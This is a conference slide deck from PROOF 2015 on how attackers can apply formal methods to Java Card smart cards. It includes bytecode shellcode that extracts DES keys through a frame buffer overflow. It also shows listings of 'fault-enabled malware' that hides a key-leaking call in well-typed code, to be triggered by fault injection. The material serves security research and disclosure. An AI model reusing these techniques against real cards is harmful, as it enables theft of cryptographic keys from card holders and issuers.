PÔLE D'EXCELLENCE CYBER

Black Hats can also benefit from Formal Methods

jean-louis.lanet@inria.fr

PROOF 2015


Saint Malo, September the 28th

INVENTEURS DU MONDE NUMÉRIQUE

Agenda

- Retro-futurism,
- Retrieving keys,
- Vulnerability analysis
- Fault enabled malware
- Conclusion

ZB 2000



- Invited at ZB 2000 in York,
  - *Are Smart Cards the ideal Domain for applying Formal Methods ?,*
  - Three main reasons :
    - Certification,
    - Reducing the cost of the test
    - Complexity is increasing

- 15 years after, did I predict correctly the future ?

Certification

- Common Criteria certification scheme was internationally recognized (May 2000),
- Europe required EAL4+ for electronic signature usage,
- Formal methods are mandatory while reaching EAL6 and EAL7 levels.
- Unfortunately cost was very high even for EAL5 levels…

Certification

- ANSSI web site 2004-2015
  - Only two products at EL7 level:
    - Virtual Machine of Multos M3 – G230M mask with AMD 113v4 (SC)
    - Virtual Machine of ID Motion V1 G231 mask with AMD 122v1 (SC)
    - Memory Management Unit des microcontrôleurs SAMSUNG S3FT9KF/ S3FT9KT/ S3FT9KS en révision 1
  - Only two products at EAL6 level
    - Microcontrôleurs sécurisés SA23YR80/48 et SB23YR80/48, incluant la bibliothèque cryptographique NesLib v2.0, v3.0 ou v3.1, en configuration SA ou SB
    - Microcontrôleurs sécurisés ST23YR48B et ST23YR80B
- Certification was definitely not the right vector

Cost of the test

- Automating the test cases generation using formal model,
  - Optimizing the test case generation,
  - Formal models used for describing the SUT,
  - Model for test are different than models for proof,
- One company in France:
  - Leirios Technologies (RIP) was using formal B model to generate test cases,
  - Smart Testing uses UML charts + OCL constraints…
- Seems difficult to find a real business activity,
- Test case generation was also not the right vector

Complexity of the software

- Small devices include sometime vulnerabilities,
- One piece of software has been intensively studied: the Java Byte Code Verifier and in particular the JC BCV,
  - Proving such important piece of code (or specification) could be interesting,
  - Small size of c-code or Java code
  - We proved the correctness of the specification versus the type system,
  - We synthetize the code, obtaining the first card formally proved (2002)
- One specification, one implementation: the Oracle one,
- Only binary is provided, reverse is forbidden, secrecy by obscurity…


During 19 years…

- No bugs have been found using formal methods (even mine!),
- In 2011, E. Faugeron discovered a bug in the **`switch case`** verification.
- In 2015 (Next Cardis) a weakness has been discovered that leads to ill typed applet execution and thus to native code execution.
- The property that was considered as important was the type system:
  - Weakness was in the structural part,
  - But leads to ill-typed code execution.

Complexity of software

- Formal methods is useful for proving correctness of protocol,
- It fail to be an efficient vector for mitigating the complexity of software
  - Manual inspection and fuzzing were much more efficient than formal methods to find bugs,
  - Cost of proving is high,
  - **Devil was in the details**,
  - Functional testing can not discover the bug,
  - Smart cards become more complex,
  - Size of code is more important

Introduction



- Recovering keys from a card,
  - Cryptanalysis
  - Side Channel,
  - Reverse engineering,
  - Fault injections

- Should it be more simple just to ask the card to provide the key ?
  - In Java, just invoke the method **`getKey ()`** ,
  - Is it possible to execute a shell code ? Just like in main stream IT threats ?

Segregated world


- Java Card world is partitioned into security domain,
- Each Java Card package belongs to a security domain,
- No way to have access to an object that belongs to another security context than ours.
- Two problems to solve:
  - Can I execute a rich shell code ?
  - Can I have access to an object that does not belong to me ?

A buffer overflow

- Can we implement a buffer overflow in a card ?
  - A Java Frame must contain information to retrieve the state of the caller,
  - Return address is stored in the frame.
  - Can we access it illegally ?
- The overflow can be obtained by accessing an illegal index as a local variable,
  - Write the desired value as a return address, *e.g*. an array,
  - While returning from the current method it falls into the expected shell code.
- ROP, Return Oriented Programming a funny way to program…

Execute it !

- If the array contains: 0x11 (**`sspush`**) 0x12 0x34 0x8d (**`invokestatic`**) 0x08 0xc6 (**`throwIt()`**)… it throws the exception 0x1234.



Get my Key !


- If the shell code contains :

```
(byte) 0xad,(byte) 0x6,    //getfield_a_this 6
(byte) 0x1a,               //aload_2
(byte) 0x03,               //sconst_0
(byte) 0x8e, (byte) 0x03, (byte) 0x02, (byte) 0x0f,(byte) 0x04,
                           //invokeinterface getKey
(byte) 0x3b,               //pop
(byte) 0x7a                //return
```


- Need to do it on an object belonging to another package !

Get the key of someone else !

- Exactly the same, just obtain the reference on the other object,
  - Parse the memory, search for a key pattern use it.
  - get it…
  - don’t store it in the I/O buffer use a temporary buffer,
  - Send it out !
- **Just** need to go through the firewall…



Fault Tree: attacker knowledge



Vulnerability Analysis

- Java Card virtual machine vulnerability analysis
  - How much a Java Card virtual machine performs run time test?
  - Absence of a RT time is a potential attack path.
- Functional test case generation has been largely studied,
- Security testing is much more difficult.
  - A software is defined to be executed under some conditions
  - Set up its environment such that one of this condition is not validated.
  - Challenge is to automate the process
  - Based on Model Based Testing approach

Run Time interpreter

- Load short from local variable
  - **`sload index`**
  - stack
    - … ->
    - …, value
  - Description
    - The index is an unsigned byte that must be a valid index into the local variables of the current frame (Section 3.5 "Frames”). The local variable at index must contain a short. The value in the local variable at index is pushed onto the operand stack.

Vulnerability analysis

- It is a method for vulnerability analysis of implementations, with a complete framework,
- It characterizes if a given implementation performs correctly all the expected verification,
- Best paper at SEFM, York, September 11th 2015,
- Part of the toolset should be open source but until which extend ?

Fault Enabled Malware

- **Is it possible to design a code such its semantics mutates within a fault attack?**
  - A malicious code that can be loaded into the card without being detected by the security mechanisms
  - Activated, after being loaded in the card, using a fault injection
  - Consequence : modification of the loaded code behavior to a hostile one
- Challenge: Is it possible to hide a hostile code inside a well-typed program and then activate it using a fault injection once loaded in the card?

Example

- Get the secret key:

```
public void process (APDU apdu ) {
   short localS ; byte localB ;
   // get the APDU buffer
   byte [] apduBuffer = apdu.getBuffer ();
   if (selectingApplet ()) { return ; }
   byte receivedByte=(byte)apdu.setIncomingAndReceive();
// any code can be placed here
// ...
   DES keys.getKey (apduBuffer , (short) 0) ;

   apdu.setOutgoingAndSend ((short) 0 ,16) ;
}
```

B1


B2

B3

Linking Token of B2

```
OFFSETS INSTRUCTIONS                OPERANDS
. . .
/ 00d4 / nop
/ 00d5 / nop
/ 00d6 / getfield_a_this   1        // DES keys
/ 00d8 / aload             4        // L4=>apdubuffer
/ 00da / sconst_0
/ 00db / invokeinterface   nargs: 3, index: 0, const: 3,
                           method : 4
/ 00e0 / pop                        // returned byte
```

Hide the code



```
OFFSETS INSTRUCTIONS                OPERANDS
. . .
/ 00d5 / nop
/ 00d5 / getfield_a_this   1        // DES keys
/ 00d6 / aload             4        // L4=>apdubuffer
/ 00d7 / sconst_0
/ 00d8 / ifle                              no operand
/ 00d9 / invokeinterface   03, 02, 3C, 04
/ 00de / pop                        // returned byte
```

Hide the code


```
OFFSETS INSTRUCTIONS                OPERANDS
. . .
/ 00d5 / nop
/ 00d5 / getfield_a_this   1        // DES keys
/ 00d6 / aload             4        // L4=>apdubuffer
/ 00d7 / sconst_0
/ 00d8 / ifle              8E       //was the code of
                                    invokeinterface
/ 00da / sconst_0                   // was the first op 03
/ 00db / sconst_m1                  // the second :02
/ 00dc / pop2                       // the third 3C
/ 00de / sconst_1                   // the last 04
/ 00de / pop                        // returned byte
```

Linked Token of B2


```
OFFSETS INSTRUCTIONS                OPERANDS
. . .
/ 00d4 / nop
/ 00d5 / getfield_a_this   1        // DES keys
/ 00d6 / aload             4        // L4=>apdubuffer
/ 00d7 / sconst_0
/ 00d8 / nop
/ 00db / invokeinterface   03, 02, 3C, 04
/ 00e0 / pop                        // returned byte
```

Basic Idea: desynchronizing

- Hypothesis
  - Byte code level
  - Fault model
    - Precise byte error
    - Single fault
    - BSR (0x00)
  - Non-encrypted memory



Basic Idea: desynchronizing



Constraints

- No stack underflow / overflow
- maxLocals, maxStack value
- Empty stack at the end
- Well-typed program


A Constraints Satisfaction Problem

Tree Traversal

- Explicit enumeration (exhaustive search) depth first
  - Exponential increasing of possible solutions number
- Intelligent enumeration: Combinatorial Optimization Domain (Search techniques)
  - Model our problem as a *Search Tree*
  - Create and explore the tree nodes using a *Branch & Bound* method
  - Paths from the root to the leaves represent possible expected sequences

Principe

- Search Tree :
  - Root : The beginning of the hostile code
  - Intermediate nodes : candidate instructions (Those respecting the defined constraints)
  - Leaves : Desired state (Reach the end of the inoffensive code)



Trace Generator Tool

- Two generation modes
  - Classic: Depth First Strategy with 2 bounds (depth, number of solutions)
  - Random: chose the next son to explore randomly and backtrack to the root node after founding n solutions
- Heuristics (Statistical analysis data)
  - Bi-grams : root node
  - Tri-grams: other nodes
- Current state
  - Exhaustive search possible for a given initial state (arrival state: empty stack)
  - A sequence of length 25, bounded to 200 000 solutions, less than one minute
  - Reverse to Java the obtained binary code, compile it and compare

Example of a valid solution

```
.....
/*0x002d*/   getfield_a_this   0x00
/*0x002f*/   aload             0x04
/*0x0031*/   sinc
/*0x0032*/   sconst_0
/*0x0033*/   invokeinterface   0x03 0X02 0x3C 0X04
/*0x0038*/    pop
...
```

Example of a valid solution

```
.....
/*0x002d*/  getfield_a_this  0x00
/*0x002f*/  aload            0x04
/*0x0031*/  sinc
/*0x0032*/  sconst_0
/*0x0033*/  invokeinterface  0x03 0X02 0x3C 0X04
/*0x0038*/   pop
...
```

```
.....
/*0x002d*/  getfield_a_this  0x00
/*0x002f*/  aload            0x04
/*0x0031*/  sinc  0x03  0x8E  //sconst_0 invokeinterface
/*0x0034*/  sconst_0          //0x03
/*0x0035*/  sconst_m1         //0x02
/*0x0036*/  pop2              //0x3C
/*0x0037*/  sconst_1          //0x04
/*0x0038*/  pop
...
```

```
public void process (APDU apdu ) {
     short localS ; byte localB ;
     // get the APDU buffer
     byte [] apduBuffer = apdu.getBuffer ();
     if (selectingApplet ()) { return ; }
     byte receivedByte=(byte)apdu.setIncomingAndReceive();
     DES keys.getKey (apduBuffer , (short) 0) ;
     apdu.setOutgoingAndSend ((short) 0 ,16) ;
}
```

A program with two semantics

```
public void process(APDU var1) {
        short var3 = (short)0;
        byte[] var4 = var1.getBuffer();
        if(!this.selectingApplet()) {
            short var5 = (short)((byte)var1.setIncomingAndReceive());
            DESKey var10000 = this.field_token0_descoff10;
            var3 = (short)(var3 + -114);
            boolean var10002 = false;
            boolean var10003 = true;
            var10003 = true;
            var1.setOutgoingAndSend((short)0, (short)16);
        }
    }
```

Generating Smart Card Virus

- We revisited Florence Charreteur work,
  - Backward State memory reconstruction,
  - With less instruction, just need to find a valid trace,
  - Join paper with Arnaud Gotlieb (AFADL 2014);
- We re-implemented the tool:
  - A solution less than a second,
  - The whole solutions set, if the trace is less than 5 elements,
  - Try to improve the solution in such a way that a reverse produces always the virus (compiler optimization eradication).

Generating Smart Card Virus

- We revisited Florence Charreteur work,
- We re-implemented the tool,
- Next steps
  - Formalize/automate the desynchronization mechanism
  - Provide virus persistence with self modifying code
  - Able to insert a loop for memory dump
  - Apply it to native code

Conclusion

- Security is a hard task, and **must** be considered globally,
- Smart card industry did not use formal method as expected,
- Academia still use them, improve tools and technics,
- Limited to academics in the context of embedded system…
  - Does hacker can take advantage of them ?
  - Which challenges in terms of ethic it implies ?

- Thanks to all my students for their help in implementing my so stupid ideas…

PÔLE D'EXCELLENCE CYBER

Question ?